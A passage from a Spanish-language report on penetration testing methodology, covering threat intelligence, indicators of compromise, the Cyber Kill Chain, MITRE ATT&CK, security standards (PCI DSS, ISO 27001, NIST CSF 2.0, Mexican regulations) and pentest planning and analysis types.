La clasificación de la inteligencia de amenazas también puede realizarse en función del lugar desde el cual se origina la actividad maliciosa. Este enfoque permite a las organizaciones diferenciar los riesgos que provienen del entorno externo respecto de los que surgen desde su propia infraestructura interna, lo cual es crucial para definir controles adecuados, monitoreo específico y estrategias de mitigación diferenciadas. A continuación, se describen:

- **Inteligencia externa:** Se centra en amenazas que tienen su origen fuera de la organización, como campañas de phishing masivo, ransomware dirigido, ataques

por parte de grupos APT (Amenazas Persistentes Avanzadas), o la explotación de vulnerabilidades en software ampliamente utilizado. Esta inteligencia ayuda a anticipar ataques antes de que lleguen al perímetro, permitiendo reforzar las defensas proactivamente.

- **Inteligencia interna:** Se enfoca en amenazas que emergen dentro del entorno organizacional, ya sea de forma intencional o accidental. Ejemplos incluyen el comportamiento anómalo de empleados, abuso de privilegios, fuga de información, o accesos indebidos usando credenciales legítimas. Este tipo de inteligencia permite detectar señales de compromiso (IoC) vinculadas al uso indebido de recursos internos y fortalecer la vigilancia de usuarios con acceso privilegiado

4.3.4. Indicador de Compromiso (IoC)

Un Indicador de Compromiso (IOC, por sus siglas en inglés) es una evidencia concreta que puede señalar la presencia de actividad maliciosa o comportamientos inusuales dentro de un sistema o red. Estos indicadores son herramientas clave para detectar amenazas, reaccionar ante incidentes y llevar a cabo análisis forense tras una intrusión. Entre los ejemplos más comunes se encuentran:

- IP sospechosas asociadas con actividades maliciosas conocidas.
- Dominios maliciosos usados en campañas de phishing o distribución de malware.
- Firmas de malware, que son patrones característicos de ciertas amenazas.
- Hashes de archivos que permiten identificar malware previamente conocido.
- Comportamientos de red extraños, como tráfico hacia servidores desconocidos o patrones anómalos en la comunicación.
- Eventos sospechosos en los sistemas, como múltiples intentos fallidos de autenticación en poco tiempo.

Analizar estos indicadores permite detectar amenazas antes de que causen daños mayores, contener incidentes en curso o reconstruir lo sucedido en una brecha de seguridad.

4.4. Análisis de la Ciber Kill Chain y el modelo MITRE

La **Ciber Kill Chain** (Mihai, 2014) es un modelo conceptual que describe las fases que sigue un atacante durante un ciberataque. Lockheed Martin creó este modelo para ayudar a mejorar la defensa contra ataques complejos, facilitando la identificación y bloqueo de amenazas en varias fases del ataque.

La Ciber Kill Chain generalmente consta de las siguientes etapas:

- **Reconocimiento**: El atacante recopila información sobre el objetivo, buscando identificar vulnerabilidades o posibles puntos de acceso.

- **Preparación (Armadura):** En esta fase, se alistan las herramientas necesarias para el ataque, como malware, exploits, o infraestructura de control remoto.

- **Entrega:** El atacante introduce el código malicioso en el entorno objetivo. Esto puede hacerse mediante correos de phishing, sitios web comprometidos, unidades USB infectadas, entre otros métodos
- **Explotación:** Cuando el malware ingresa al sistema, se explotan vulnerabilidades para que el código malicioso pueda ejecutarse.
- **Instalación:** El código malicioso se instala y comienza a operar, buscando mantenerse activo dentro del sistema sin ser detectado.
- **Comando y Control**: El sistema comprometido se conecta a servidores controlados por el atacante, permitiendo la ejecución remota de comandos y el envío de información.
- **Movimiento Lateral:** El atacante intenta expandirse dentro de la red, accediendo a otros sistemas o recursos internos.
- **Exfiltración:** Se recopila información confidencial del sistema afectado y se envía a destinos bajo el control del atacante.
- **Acción:** Finalmente, el atacante utiliza los datos robados o ejecuta acciones destructivas, como el borrado, cifrado o alteración de sistemas.

Conocer este modelo ayuda a las organizaciones a identificar puntos críticos donde pueden intervenir para frenar o mitigar un ataque antes de que cause daños mayores.

4.4.1. Modelo MITRE

La matriz ATT&CK para entornos empresariales (ATT&CK, 2023), desarrollada por MITRE, organiza y documenta las tácticas, técnicas y procedimientos (TTPs) que los atacantes realmente usan durante incidentes de seguridad. Está basada en evidencia de campo y permite entender cómo operan las amenazas en situaciones concreta. A continuación, se explica su estructura y los principales usos de esta matriz:

4.4.1.1 Estructura de la Matriz ATT&CK para Enterprise:

- **Tácticas:** Son los objetivos generales que un atacante intenta alcanzar durante un ciberataque. Entre las más comunes se encuentran “Ejecución”, “Persistencia”, “Escalación de Privilegios” y “Evasión de Respuestas a Incidentes”.
- **Técnicas:** Corresponden a los métodos específicos que se utilizan para cumplir con una táctica. Por ejemplo, para lograr “Ejecución”, una técnica posible sería la ejecución de scripts o comandos automatizados.
- **Procedimientos:** Son ejemplos concretos de cómo se ha aplicado una técnica en ataques reales. Incluyen detalles sobre las herramientas empleadas, las acciones realizadas y los indicadores que permiten su detección.
- **Matrices por Plataforma:** ATT&CK está segmentada por sistemas operativos y entornos como Windows, Linux, macOS o entornos en la nube. Esto facilita el análisis según el tipo de plataforma o sistema operativo involucrado.

4.4.1.2 Uso de la Matriz ATT&CK para Enterprise:

- **Planificación de Seguridad:** Esta herramienta ayuda a las organizaciones a evaluar su nivel de seguridad, detectar vulnerabilidades y diseñar estrategias defensivas más efectivas.
- **Evaluación de Amenazas:** Permite a los analistas comprender mejor cómo podrían ser atacados determinados sistemas y anticipar las tácticas y técnicas que se podrían usar.
- **Respuesta ante Incidentes:** Proporciona una guía útil para mejorar los tiempos de detección y reacción frente a ciberataques, al reconocer patrones y tácticas conocidos.
- **Entrenamiento y Simulaciones:** Es una base útil para ejercicios de red team/blue team, permitiendo diseñar simulaciones que reflejen ataques realistas y relevantes para el entorno de una organización.
- **Comunidad y Colaboración:** Fomenta la colaboración entre profesionales del sector, permitiendo compartir experiencias sobre amenazas, técnicas emergentes y mecanismos de defensa.

MITRE actualiza la matriz ATT&CK de forma continua con base en comportamientos recientes observados en campañas de ataque reales. Esta evolución constante permite a los equipos de seguridad mantenerse alineados con las amenazas actuales y ajustar sus estrategias de defensa de manera más precisa y efectiva.

4.5. Metodologías

Una estrategia de seguridad efectiva requiere apoyarse en metodologías estructuradas y reconocidas. Estas metodologías permiten realizar evaluaciones adaptadas a distintos entornos —como aplicaciones web, redes internas, infraestructura en la nube o dispositivos IoT—, facilitando un análisis profundo según las necesidades de la organización. Elegir el enfoque adecuado ayuda a mantener la evaluación alineada con estándares internacionales y del sector, fortaleciendo la protección ante amenazas reales.

4.5.1. Aplicaciones Web

Las aplicaciones web suelen ser uno de los principales vectores de ataque para los ciberdelincuentes. Para su evaluación y aseguramiento, se destacan las siguientes metodologías reconocidas en la industria:

- **OWASP Testing Guide**: Contiene procedimientos para detectar vulnerabilidades comunes en aplicaciones web, como inyecciones SQL, problemas en autenticación y fallos en la gestión de sesiones. Facilita la identificación de errores críticos durante las pruebas de seguridad.
- **OWASP ASVS (Application Security Verification Standard):** Establece niveles de control según la criticidad de la aplicación. Permite verificar que se cumplan medidas básicas y avanzadas de seguridad.

- **SANS CWE Top 25**: Lista de las vulnerabilidades más comunes y severas que pueden encontrarse en el software. Ayuda a priorizar esfuerzos de remediación en lo que representa mayor riesgo.
- **NIST CSF 2.0:** El NIST CSF 2.0 establece controles para proteger las aplicaciones web desde su desarrollo hasta su operación. Permite gestionar el riesgo en todo el ciclo de vida de las aplicaciones, asegurando un diseño seguro, monitoreo constante y acciones correctivas rápidas ante incidentes. A continuación, se describen sus principales funciones aplicadas a la seguridad de aplicaciones web:
    - **Govern:** Se establecen lineamientos para definir políticas de desarrollo seguro y requisitos regulatorios desde el inicio.
    - **Identify:** Permite clasificar activos críticos, identificar riesgos comunes como vulnerabilidades OWASP y evaluar su impacto.
    - **Protect:** Fomenta el uso de controles como validación de entradas, autenticación robusta y gestión de sesiones.
    - **Detect:** Apoya la implementación de herramientas como WAFs, análisis de logs y escaneos continuos.
    - **Respond**: Define protocolos de actuación ante ataques como SQLi o XSS, incluyendo recolección de evidencia.
    - **Recover:** Guía acciones post-ataque, como revisión de código y refuerzo de controles afectados.

4.5.2. Infraestructura de Red y Servidores

La red y los servidores sostienen los sistemas clave de cualquier organización. Su análisis permite identificar configuraciones inseguras o accesos innecesarios. Para su evaluación y aseguramiento, se destacan las siguientes metodologías reconocidas en la industria:

- **PTES (Penetration Testing Execution Standard)**: Sirve como guía para realizar pruebas de penetración en entornos de red. Cubre desde la recopilación de información hasta la explotación y el análisis de hallazgos.
- **NIST SP 800-115**: Presenta un método para realizar evaluaciones de seguridad en redes y sistemas. Es útil para identificar exposiciones que podrían ser aprovechadas por un atacante.
- **CIS Controls**: Lista de controles que pueden aplicarse en distintas capas del entorno para mejorar la seguridad. Ayuda a implementar medidas prácticas y medible.
- **NIST CSF 2.0**: Este marco es útil para evaluar y fortalecer la postura de seguridad de los sistemas que soportan la operación, incluyendo políticas de control de acceso, monitoreo, segmentación de red y respuesta ante incidentes o fallos. A continuación, se describen sus principales funciones aplicadas a la seguridad de la infraestructura de red y servidores:
    - **Govern:** Se definen roles, responsabilidades y estándares para administración segura de sistemas.
    - **Identify:** Ayuda a mapear los activos críticos (servidores, routers, firewalls) y a evaluar sus riesgos asociados.
    - **Protect:** Establece controles como segmentación de red, hardening de sistemas y gestión de parches.

- **Detect:** Promueve el monitoreo con IDS/IPS y correlación de eventos desde un SIEM.
- **Respond:** Orienta las respuestas ante incidentes, como ataques DDoS, intrusiones o malware.
- **Recover:** Facilita la restauración segura de servicios, validando la integridad del sistema.

4.5.3. Aplicaciones Móviles

Las aplicaciones móviles requieren una evaluación específica debido a su arquitectura y uso de recursos del dispositivo. Para su evaluación y aseguramiento, se destacan las siguientes metodologías reconocidas en la industria:

- **OWASP Mobile Security Testing Guide (MSTG)**: Ofrece una metodología para revisar la lógica de negocio y la interacción de la aplicación con el sistema operativo del dispositivo. Incluye pruebas de exposición de datos, cifrado y controles de acceso.
- **OWASP MASVS (Mobile Application Security Verification Standard):** Define qué aspectos deben verificarse para asegurar que una aplicación móvil cumple con buenas prácticas de seguridad. Su uso es común en procesos de desarrollo o revisión antes de la publicación.
- **NIST SP 800-163**: Proporciona criterios para evaluar la seguridad de aplicaciones móviles desde una perspectiva técnica y de gestión. Es útil para organizaciones que requieren asegurar un uso seguro en dispositivos corporativos o personales.

- **NIST CSF 2.0:** Asegura que las aplicaciones móviles cumplan con controles equivalentes a las web, con enfoque en privacidad, cifrado y protección de datos sensibles. A continuación, se describen sus principales funciones aplicadas a la seguridad de aplicación movil:
  - **Govern:** Asegura que el desarrollo esté alineado con políticas de privacidad, seguridad y cumplimiento.
  - **Identify:** Permite detectar riesgos específicos del entorno móvil, como permisos excesivos o almacenamiento inseguro.
  - **Protect:** Promueve cifrado local, control de acceso, validación en API y uso de librerías seguras.
  - **Detect:** Impulsa pruebas de seguridad periódicas y monitoreo del comportamiento de la app.
  - **Respond:** Establece procesos para revocar versiones vulnerables o mitigar apps comprometidas.
  - **Recover:** Define acciones para restaurar confianza, publicar parches y comunicar a los usuarios.

4.5.4. Entornos de Computación en la Nube

La nube requiere cuidar bien los datos y usar controles para evitar accesos no autorizado. Para su evaluación y aseguramiento, se destacan las siguientes metodologías reconocidas en la industria:

- **CSA (Cloud Security Alliance) Cloud Controls Matrix**: Ayuda a revisar que la nube esté configurada bien y los datos protegidos.
- **NIST SP 800-144**: Guía para evaluar la seguridad en servicios en la nube, enfocada en el tratamiento de datos y acceso.
- **ISO/IEC 27017**: Estándar para seguridad en la nube, con controles para proteger datos y privacidad, especialmente en nube pública. A continuación, se describen sus principales funciones aplicadas a la seguridad del entorno de computación en la nube:
- **NIST CSF 2.0:** El NIST CSF ayuda a establecer medidas de seguridad específicas para entornos en la nube, incluyendo Infraestructura como Servicio (**IaaS**), Plataforma como Servicio **(PaaS**) y Software como Servicio (**SaaS**). Estos modelos representan diferentes niveles de responsabilidad compartida entre el proveedor de la nube y el cliente: desde la gestión de recursos básicos como servidores y almacenamiento (**IaaS**), hasta el manejo de plataformas de desarrollo (**PaaS**), y finalmente aplicaciones completas listas para usarse (**SaaS**). El marco considera aspectos clave como cifrado, gestión de identidades, cumplimiento normativo y continuidad del servicio para asegurar que todas las partes mantengan un nivel adecuado de protección.
    - **Govern:** Aplica controles sobre el modelo de responsabilidad compartida, cumplimiento normativo y gestión contractual.
    - **Identify:** Mapea recursos críticos alojados en la nube y evalúa posibles vectores de riesgo (acceso, exposición pública).
    - **Protect:** Promueve cifrado, control de identidades, MFA y gestión segura de claves.
    - **Detect:** Fomenta monitoreo de eventos en la nube y detección de accesos anómalos.
    - **Respond:** Define estrategias para incidentes en cloud como filtraciones o configuraciones incorrectas.
    - **Recover:** Guía planes de recuperación de servicios y restauración de datos ante fallos o ataques.

4.5.5. Auditoría de Cumplimiento y Seguridad General

Para auditorías y revisiones de seguridad en general, se usan metodologías que cubren varias áreas. Para su evaluación y aseguramiento, se destacan las siguientes metodologías reconocidas en la industria:

- **OSSTMM (Open Source Security Testing Methodology Manual):** Método para evaluar la seguridad en redes, aplicaciones, personas y procesos, según lo que necesite la organización.
- **ISO/IEC 27001**: Estándar internacional para organizar y mantener buenas prácticas de seguridad.
- **MITRE ATT&CK**: Base de datos que ayuda a identificar técnicas usadas en ataques, útil para detección y análisis. A continuación, se describen sus principales funciones aplicadas a la auditoría de cumplimiento y seguridad general:
- **NIST CSF 2.0:** Brinda una estructura clara para evaluar y demostrar el nivel de madurez en ciberseguridad, alineada a objetivos regulatorios y de negocio.

- **Govern:** Ayuda a definir una estrategia de seguridad basada en riesgos, objetivos regulatorios y políticas internas.
- **Identify**: Permite realizar evaluaciones de riesgo a nivel organizacional y establecer prioridades.
- **Protect:** Asegura la implementación de controles necesarios para cumplir con marcos como PCI DSS, ISO 27001 o leyes locales.
- **Detect:** Favorece auditorías técnicas y monitoreo para detectar desviaciones o brechas.
- **Respond:** Estructura la gestión de incidentes y las acciones correctivas post-auditoría.
- **Recover:** Refuerza los planes de continuidad y mejora continua del sistema de seguridad.

4.6. Normativas de Seguridad de la Información

La seguridad de la información es esencial para cualquier organización que maneje datos de clientes, empleados o información confidencial. Existen varias normas y estándares nacionales e internacionales que indican cómo proteger la información para mantener su confidencialidad, integridad y disponibilidad. Estos marcos ayudan a reducir riesgos y, en muchos casos, son obligatorios por ley.

Cumplir con estas normas permite a la organización crear controles de seguridad, defenderse de amenazas y evitar sanciones. A continuación, se presenta un resumen de las principales normas y estándares de seguridad.

4.6.1. PCI DSS (Payment Card Industry Data Security Standard)

Según el **Payment Card Industry (PCI) Security Standards Council (2022)**, el estándar *Payment Card Industry Data Security Standard (PCI-DSS)*, actualmente en su versión 4.0, establece los requisitos mínimos que deben cumplir todas las organizaciones que almacenan, procesan o transmiten datos de tarjetas de pago. Su objetivo es reducir el riesgo de fraude y proteger la confidencialidad e integridad de la información financiera. Este marco define controles técnicos y organizativos que abarcan áreas clave como cifrado de datos sensibles, autenticación segura, segmentación de redes y monitoreo continuo de la infraestructura.

En particular, el **Requisito 10** establece la obligación de implementar mecanismos de **monitoreo, registro y análisis de eventos**, lo cual permite detectar accesos no autorizados, comportamientos anómalos y posibles incidentes de seguridad. Por otro lado, el **Requisito 11** se enfoca en la **validación continua de la seguridad**, mediante la ejecución periódica de escaneos de vulnerabilidades, pruebas de penetración y validaciones de controles de segmentación.

Para los fines de este informe de trabajo, se dará mayor énfasis al **Requisito 11**, ya que regula específicamente la realización de pruebas de penetración internas y externas, el uso de metodologías reconocidas y la validación de que los controles implementados son efectivos ante ataques reales. Esta sección del estándar es fundamental para evaluar de manera práctica la robustez del entorno evaluado frente a vectores de ataque actuales y técnicas de explotación.

Controles Requeridos: La versión 4.0 refuerza requisitos tradicionales y añade mayor énfasis en seguridad continua y enfoque basado en riesgos. Entre los controles más relevantes se encuentran:

- **Cifrado de datos** en tránsito y en reposo utilizando algoritmos robustos.
- **Autenticación multifactor** para usuarios con acceso a entornos sensibles.
- **Segmentación de red** para aislar los entornos donde se almacenan datos de tarjetas (zona CDE, Cardholder Data Environment).
- **Monitoreo constante** con alertas en tiempo real y registro de eventos.
- **Pruebas periódicas** de seguridad como análisis de vulnerabilidades internos/externos y pruebas de penetración.

Pruebas de Penetración Adaptadas a PCI DSS

De acuerdo con el **Requisito 11.4** de PCI DSS v4.0, las organizaciones deben realizar pruebas de penetración internas y externas al menos una vez al año o tras cambios significativos en la infraestructura, con el fin de identificar vulnerabilidades explotables y validar la efectividad de los controles de seguridad.

Estas pruebas deben estar alineadas con **metodologías reconocidas**, como el *Penetration Testing Execution Standard (PTES)* o la guía **NIST SP 800-115**, asegurando que las evaluaciones sean sistemáticas, reproducibles y cubran tanto vulnerabilidades técnicas como vectores de ataque en capas lógicas y de red.

Los objetivos principales son:

- Verificar que los sistemas críticos estén protegidos frente a ataques reales.
- Evidenciar la capacidad de detección, contención y respuesta ante intentos de intrusión.
- Validar que los **controles de segmentación de red** impiden el acceso no autorizado a los entornos de datos de tarjetas de pago (CDE, Cardholder Data Environment).

Segmentación y Monitoreo Continuo:

Uno de los pilares fundamentales de PCI DSS es garantizar que los entornos que manejan datos de tarjetas estén **aislados del resto de la red**. Esta separación se logra mediante técnicas de **segmentación de red**, cuyo funcionamiento debe ser probado regularmente mediante:

- **Pruebas de penetración dirigidas a validar segmentación.**
- Simulación de movimientos laterales desde zonas no autorizadas.

Adicionalmente, el cumplimiento del **Requisito 10** y el **Requisito 11.5** exige implementar mecanismos de **monitoreo continuo** y detección de cambios, permitiendo alertar sobre accesos anómalos, eventos sospechosos o compromisos.

El monitoreo constante de logs, alertas y eventos del sistema proporciona una base para detectar y responder proactivamente ante amenazas emergentes, complementando las pruebas de seguridad ofensiva con una postura defensiva sólida.

4.6.2. ISO 27001

Según la **Organización Internacional de Normalización (ISO, 2022)**, la norma **ISO/IEC 27001:2022** es un estándar internacional que define los requisitos para establecer, implementar, mantener y mejorar un **Sistema de Gestión de Seguridad de la Información (SGSI)**. Este enfoque estructurado permite a las organizaciones identificar, evaluar y tratar riesgos relacionados con la seguridad de la información mediante políticas, procedimientos, controles y auditorías sistemáticas.

Cumplir con ISO 27001 demuestra un compromiso formal con la confidencialidad, integridad y disponibilidad de la información, y es reconocido internacionalmente como un distintivo de confianza frente a clientes, socios y partes interesadas.

La norma requiere implementar un ciclo de mejora continua (PDCA), evaluar y controlar los riesgos de seguridad, y responder ante incidentes. En su **Anexo A**, la norma específica controles clave como la gestión de accesos, la protección contra software malicioso, el tratamiento de vulnerabilidades, el cifrado y la seguridad en las comunicaciones. Estos controles sirven como base para reducir exposiciones críticas y limitar el impacto de posibles ciberataques.

4.6.3. NOM-151-SCFI-2016

Según lo establecido por la **Secretaría de Economía de México (2020)**, la **Norma Oficial Mexicana NOM-151-SCFI-2016** regula los requisitos para la conservación de mensajes de datos y para la digitalización de documentos. Su propósito es garantizar la **autenticidad, integridad y conservación legalmente válida** de documentos electrónicos a lo largo del tiempo, habilitando su uso como prueba en procedimientos legales o administrativos.

Esta norma exige la implementación de **sellos digitales de tiempo** (timestamping) y el uso de **firmas electrónicas avanzadas**, los cuales permiten asegurar que un documento no ha sido alterado desde el momento de su generación o conservación.

En sectores altamente regulados —como el financiero, el fiscal o el jurídico—, la **NOM-151** resulta crítica para prevenir fraudes documentales y brindar respaldo legal ante disputas, manipulaciones o falsificaciones de evidencia electrónica.

.

4.6.4. LFPDPPP (Ley Federal de Protección de Datos Personales en Posesión de los Particulares)

De acuerdo con el **Instituto Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (INAI)**, la **Ley Federal de Protección de Datos Personales en Posesión de los Particulares (LFPDPPP)** establece los principios, derechos y obligaciones que deben cumplir las organizaciones privadas en México al **recabar, almacenar, procesar o transferir datos personales**.

Esta ley exige la implementación de **medidas de seguridad administrativas, técnicas y físicas**, como controles de acceso, cifrado, gestión de riesgos y protocolos de respuesta ante incidentes, con el fin de garantizar la **confidencialidad, integridad y disponibilidad** de los datos personales.

La LFPDPPP también reconoce los **derechos ARCO** (Acceso, Rectificación, Cancelación y Oposición), otorgando a los titulares el control sobre su información. Las empresas deben establecer procedimientos efectivos y seguros para atender estas solicitudes y evitar sanciones legales o reputacionales.

.

4.6.5. NIST SP 800-115 (National Institute of Standards and Technology Special Publication)

De acuerdo con el **Instituto Nacional de Estándares y Tecnología (NIST)** de Estados Unidos, la publicación especial **NIST SP 800-115: "Technical Guide to Information Security Testing and Assessment"** proporciona un marco estructurado para realizar evaluaciones de seguridad técnica, como análisis de vulnerabilidades y pruebas de penetración.

Esta guía establece **técnicas y procedimientos sistemáticos** para identificar debilidades en sistemas informáticos mediante fases como **reconocimiento, escaneo, explotación controlada y reporte de hallazgos**, todo bajo condiciones que minimicen el impacto en los sistemas evaluados.

La adopción de NIST SP 800-115 ayuda a estandarizar las actividades de prueba, asegurando que se **apliquen buenas prácticas en la detección de vulnerabilidades** y en la validación de controles de seguridad, contribuyendo a la **protección proactiva de los activos de información**.

.

4.6.6. NIST Cybersecurity Framework 2.0 (CSF 2.0)

De acuerdo con el **Instituto Nacional de Estándares y Tecnología (NIST)**, el **NIST Cybersecurity Framework (CSF) 2.0** es un marco de referencia diseñado para ayudar a las organizaciones a **gestionar el riesgo de ciberseguridad de manera estructurada, priorizada y alineada con los objetivos del negocio**.

El marco se organiza en **cinco funciones fundamentales**: **Govern, Identify, Protect, Detect y Respond/Recover**, que permiten establecer y mejorar programas de ciberseguridad mediante políticas, procesos y controles coherentes con el nivel de madurez y contexto de cada organización.

El CSF 2.0 promueve un enfoque adaptable y escalable, útil tanto para organizaciones con estructuras de seguridad avanzadas como para aquellas que están iniciando su gestión del riesgo digital

para estructurar políticas, procesos y controles de seguridad en cualquier organización.

Con la actualización a la versión 2.0, se incluyen seis funciones principales:

1. **Govern (Gobernar):** Establece cómo se gestiona la ciberseguridad en la organización, incluyendo roles, responsabilidades, políticas, cumplimiento normativo y toma de decisiones.
2. **Identify (Identificar):** Ayuda a comprender el contexto del negocio, los activos críticos, las dependencias tecnológicas y los riesgos asociados.
3. **Protect (Proteger):** Define las medidas necesarias para limitar o contener el impacto de un posible incidente (controles de acceso, capacitación, protección de datos, etc.).
4. **Detect (Detectar):** Establece mecanismos para identificar eventos de ciberseguridad de forma oportuna.
5. **Respond (Responder):** Describe cómo actuar ante un incidente, desde la contención hasta la comunicación y análisis posterior.
6. **Recover (Recuperar):** Enfocado en restaurar capacidades y servicios afectados, asegurando la continuidad del negocio.

Este enfoque modular facilita su adopción progresiva y es compatible con otras normativas como ISO 27001, PCI DSS o marcos regulatorios locales.

5. Análisis y metodología empleada

En este capítulo se presenta la **metodología general utilizada para la ejecución de pruebas de penetración**, la cual constituye el enfoque estructurado adoptado por la empresa para sus evaluaciones de seguridad.
Esta metodología está **alineada con marcos y estándares ampliamente reconocidos en la industria**, incluyendo **PCI-DSS**, **OSSTMM (Open Source Security Testing Methodology Manual)**, la **Guía de Pruebas de OWASP (OWASP Testing Guide)** y el **NIST SP 800-115**, lo que garantiza la rigurosidad técnica y la trazabilidad de cada fase del proceso.
Se estructura en **tres etapas principales**: **planeación**, **ejecución** y **presentación de resultados**, las cuales permiten abordar el ciclo completo de una prueba de penetración de forma controlada y conforme a buenas prácticas.
Esta metodología se estructura en **tres etapas principales**: **planeación**, **ejecución** y **presentación de resultados**, tal como se ilustra en la **Figura 2**.

Figura 2: Metodología empleada en pruebas de penetración

5.1. Planeación

La metodología a seguir durante la fase de planeación en una prueba de penetración ha evolucionado con base en las contribuciones de diversos expertos en seguridad informática, quienes han aportado enfoques y buenas prácticas desde distintas perspectivas.

Según Kevin Mitnick (Mitnick K. , 2021) la fase de planificación en pruebas de penetración consiste en establecer los objetivos, identificar los recursos que se necesitan y definir una metodología adecuada que permita realizar las pruebas de forma precisa, eficiente y dentro del alcance establecido para los sistemas evaluados.

Para Chris McNab (McNab, 2007), como lo describe en *Network Security Assessment*, la planeación se enfoca en diseñar estrategias puntuales para evaluar sistemas y redes, considerando la identificación de riesgos y posibles vulnerabilidades y la optimización de recursos durante las pruebas.

En el ámbito de la planeación estratégica, autores como Bruce Schneier (Schneier, 2015), experto en seguridad, destaca que la planeación debe alinearse con los objetivos comerciales y de seguridad de la organización, desarrollando estrategias que vayan más allá de aspectos técnicos. Para Schneier, planear un pentest implica crear un enfoque de alto nivel que responda a las metas del negocio.

Así pues, la planeación es un proceso sistemático que consiste en definir objetivos, identificar recursos disponibles, diseñar estrategias y establecer un plan detallado para ejecutar la prueba de manera efectiva. Esta fase incluye anticipar posibles desafíos, evaluar capacidades técnicas y preparar un enfoque coherente y alineado con los objetivos del proyecto. En términos prácticos, abarca desde la identificación de activos críticos hasta la selección de la metodología adecuada, herramientas a emplear y el tipo de análisis a realizar según el alcance definido.




Figura 3: Planeación

A continuación —**y en los apartados siguientes**— se detallan los elementos de la Figura 3 que **conforman esta fase**, los cuales orientan y fortalecen la ejecución controlada de la prueba.

5.1.1. Definición de Alcance y Objetivos

A continuación, se listan los puntos clave a identificar:

- **Propósito de la Prueba de Penetración**: Realizar una reunión inicial para definir el objetivo de la auditoría, que puede ser mejorar la seguridad, cumplir con

normativas (PCI-DSS, GDPR, etc.) o evaluar la resistencia frente a ciertos ataques. Es fundamental documentar el propósito para alinear expectativas.
- **Sistemas y Áreas Involucradas**: Junto con el cliente, determinar qué sistemas o aplicaciones serán auditados. Obtener detalles sobre la arquitectura, ubicación y dependencias críticas.
- **Limitaciones y Condiciones**: Revisar las restricciones del entorno, como horarios de pruebas para no afectar operaciones o segmentos de red que no se pueden analizar. Registrar y validar estas limitaciones para evitar confusiones.
- **Activos Críticos y Riesgos Potenciales**: Identificar con el cliente los activos más importantes (información sensible, servidores clave) y los riesgos asociados para priorizar la auditoría y enfocar esfuerzos en lo más relevante para la seguridad.

5.1.2. Tipo de Análisis

Una vez definidos los activos a evaluar y los objetivos de la prueba, es necesario seleccionar el tipo de análisis más adecuado para el entorno. Esta decisión influye directamente en la profundidad, enfoque y alcance técnico de las actividades de evaluación. El análisis puede variar en función de múltiples factores, como la naturaleza del sistema (infraestructura, aplicación web, móvil, etc.), el nivel de información disponible, el origen de la evaluación (interna o externa), y el cumplimiento de normativas específicas.

En los apartados siguientes se describen los distintos enfoques que pueden adoptarse para estructurar la prueba de penetración, desde la forma de observar el sistema (estática o dinámica), hasta el grado de conocimiento previo, el contexto de ejecución, la profundidad técnica, y si es pertinente incluir componentes como análisis forense o amenazas sectoriales.

5.1.2.1 Análisis Estático vs. Análisis Dinámico

En el contexto de pruebas de seguridad sobre aplicaciones —ya sean **web o móviles**— es posible aplicar distintos enfoques de análisis que permiten identificar vulnerabilidades en diferentes fases del ciclo de vida del software. Dos de los métodos más utilizados en este tipo de pruebas son el **análisis estático** y el **análisis dinámico**, los cuales ofrecen perspectivas complementarias sobre la seguridad del aplicativo:

- **Análisis Estático**: Consiste en revisar el código fuente, los binarios o los archivos de configuración sin ejecutar la aplicación. Permite identificar posibles errores de programación, malas prácticas o vulnerabilidades de seguridad antes de que el sistema se ponga en funcionamiento.
    - Ejemplo: Revisar el código fuente en busca de inyecciones SQL sin necesidad de ejecutarlo.
- **Análisis Dinámico**: Se realiza mientras la aplicación está en funcionamiento. Se observa cómo responde ante ciertos inputs o situaciones para detectar vulnerabilidades que solo se manifiestan durante la ejecución.
    - Ejemplo: Ejecutar un formulario web con entradas maliciosas para ver si ocurre una validación incorrecta o un error de seguridad.

5.1.2.2 Caja Negra, Gris y Blanca:

Otro aspecto fundamental al momento de definir el enfoque de las pruebas de penetración es el **nivel de conocimiento que el equipo evaluador tiene sobre el sistema objetivo**. Esto permite establecer el tipo de simulación que se llevará a cabo, ya sea replicando un ataque externo sin información previa, un ataque interno con acceso completo o un escenario intermedio. A partir de este criterio, se distinguen tres tipos principales de enfoques:

- **Caja Negra (Black Box):** Se prueba el sistema sin conocer su funcionamiento interno. Solo se interactúa con lo que está expuesto, como lo haría un atacante externo.
  - Ejemplo: Un pentester intenta vulnerar una aplicación web sin acceso al código fuente ni documentación interna.
- **Caja Gris (Gray Box):** El evaluador tiene conocimiento parcial del sistema, como credenciales limitadas o diagramas de red. Este enfoque permite simular ataques internos o usuarios con privilegios restringidos.
  - Ejemplo: Se realiza una prueba con acceso a un usuario normal dentro del sistema para detectar escalamiento de privilegios.
- **Caja Blanca (White Box**): Se tiene acceso completo a la información técnica, código fuente, arquitectura, credenciales, etc. El objetivo es hacer un análisis exhaustivo desde dentro.
  - Ejemplo: Analizar el código fuente de una API para buscar errores de lógica o exposición de datos.

